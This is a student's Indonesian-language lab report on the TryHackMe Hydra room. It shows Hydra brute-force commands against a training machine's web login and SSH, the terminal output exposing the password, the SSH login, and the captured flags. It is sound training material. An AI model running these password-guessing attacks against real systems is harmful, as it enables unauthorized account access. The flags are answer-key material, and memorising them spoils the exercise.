


Nama: Aprintan Dwi Cahyani


NIM: 2231740021


Kelas: 3A

1. Baik pertama dapat dilakukan untuk memulai attack box terlebih dahulu



2. Setelah Attckbox active saatnya memulai Start Machine untuk mendapatkan ip yaitu email 1 saya mendapatkan ip ini 10.10.132.113 saya baru tau jika ip bisa bertahan walaupun attack box telah habis namun saya terlanjut berpindah pada 10.10.95.173






3. Mencari username dan password menggunakan petunjuk tryhackme bagian hydra

```
post-form '/:username=^USER^&password=^PASS^:F=incorrect' -V
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or s
cret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-25
08:33:12
[DATA] max 3 tasks per 1 server, overall 3 tasks, 3 login tries (l:1/p:3),
~1 try per task
[DATA] attacking http-post-form://10.10.95.173:80/:username=^USER^&passwor
d=^PASS^:F=incorrect
[ATTEMPT] target 10.10.95.173 - login "molly" - pass "sunshine" - 1 of 3 [
child 0] (0/0)
[ATTEMPT] target 10.10.95.173 - login "molly" - pass "123456" - 2 of 3 [ch
ild 1] (0/0)
[ATTEMPT] target 10.10.95.173 - login "molly" - pass "passworddmin" - 3 of
3 [child 2] (0/0)
1 of 1 target completed, 0 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-25
08:33:12
root@ip-10-10-66-196:~#
```

4. Setelah password ditemukan maka terbuka THM pada flag 1



Hydra Challenge — Mozilla Firefox

Hydra Challenge

10.10.95.173

TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef

THM{2673a7dd116de68e85

Answer the questions below

Use Hydra to bruteforce molly's web password. What is flag 1?

THM{2673a7dd116de68e85c48ec0b1f2612e}

✓ Correct Answer

💡 Hint

5. Lanjut untuk mengerjakan task 2 saya harus bberganti attackbox karena limit , menggumalam [erintah berikut sehinga menghasilkan password baru yaitu butterfly

```
root@ip-10-10-107-143: ~
File Edit View Search Terminal Help

Try: apt install <deb name>

root@ip-10-10-107-143:~# hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.95.173 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-25 08:47:56
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking ssh://10.10.95.173:22/
[22][ssh] host: 10.10.95.173 login: molly password: butterfly
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-25 08:48:11
root@ip-10-10-107-143:~#
```

6. Menginpur password pada data baru, fungsi ls untuk menampilkan file dan fungsi cat sebagai pembuka file

```

root@ip-10-10-107-143:~# ssh molly@10.10.95.173
molly@10.10.95.173's password:
Permission denied, please try again.
molly@10.10.95.173's password:
Permission denied, please try again.
molly@10.10.95.173's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-1092-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

65 packages can be updated.
32 updates are security updates.

Last login: Tue Dec 17 14:37:49 2019 from 10.8.11.98
molly@ip-10-10-95-173:~$

```

```

Last login: Tue Dec 17 14:37:49 2019 from 10.8.11.98
molly@ip-10-10-95-173:~$ ls
flag2.txt
molly@ip-10-10-95-173:~$ cat flag2.txt
THM{c8eeb0468fabbadea859baeb33b2541b}
molly@ip-10-10-95-173:~$


```

7. Tugas

telah

diselesaikan

✔ Woop woopl Your answer is correct



Congratulations on completing Hydra!!!

Points earned
0

Completed tasks
2

Room type
Walkthrough

Difficulty
Easy

Streak
1

Leave Feedback

Application: Fri 25 Apr, 08:56 AttackBox IP: 10.10.107.143

```

molly@ip-10-10-95-173: ~
File Edit View Search Terminal Help
Connection closed by 10.10.95.173 port 22
root@ip-10-10-107-143:~# ssh molly@10.10.95.173
molly@10.10.95.173's password:
Permission denied, please try again.
molly@10.10.95.173's password:
Permission denied, please try again.
molly@10.10.95.173's password:
Permission denied, please try again.
molly@10.10.95.173's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-1092-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

65 packages can be updated.
32 updates are security updates.

Last login: Tue Dec 17 14:37:49 2019 from 10.8.11.98
molly@ip-10-10-95-173:~$ ls
flag2.txt
molly@ip-10-10-95-173:~$ cat flag2.txt
THM{c8eeb0468fabbadea859baeb33b2541b}
molly@ip-10-10-95-173:~$ ^C
molly@ip-10-10-95-173:~$

```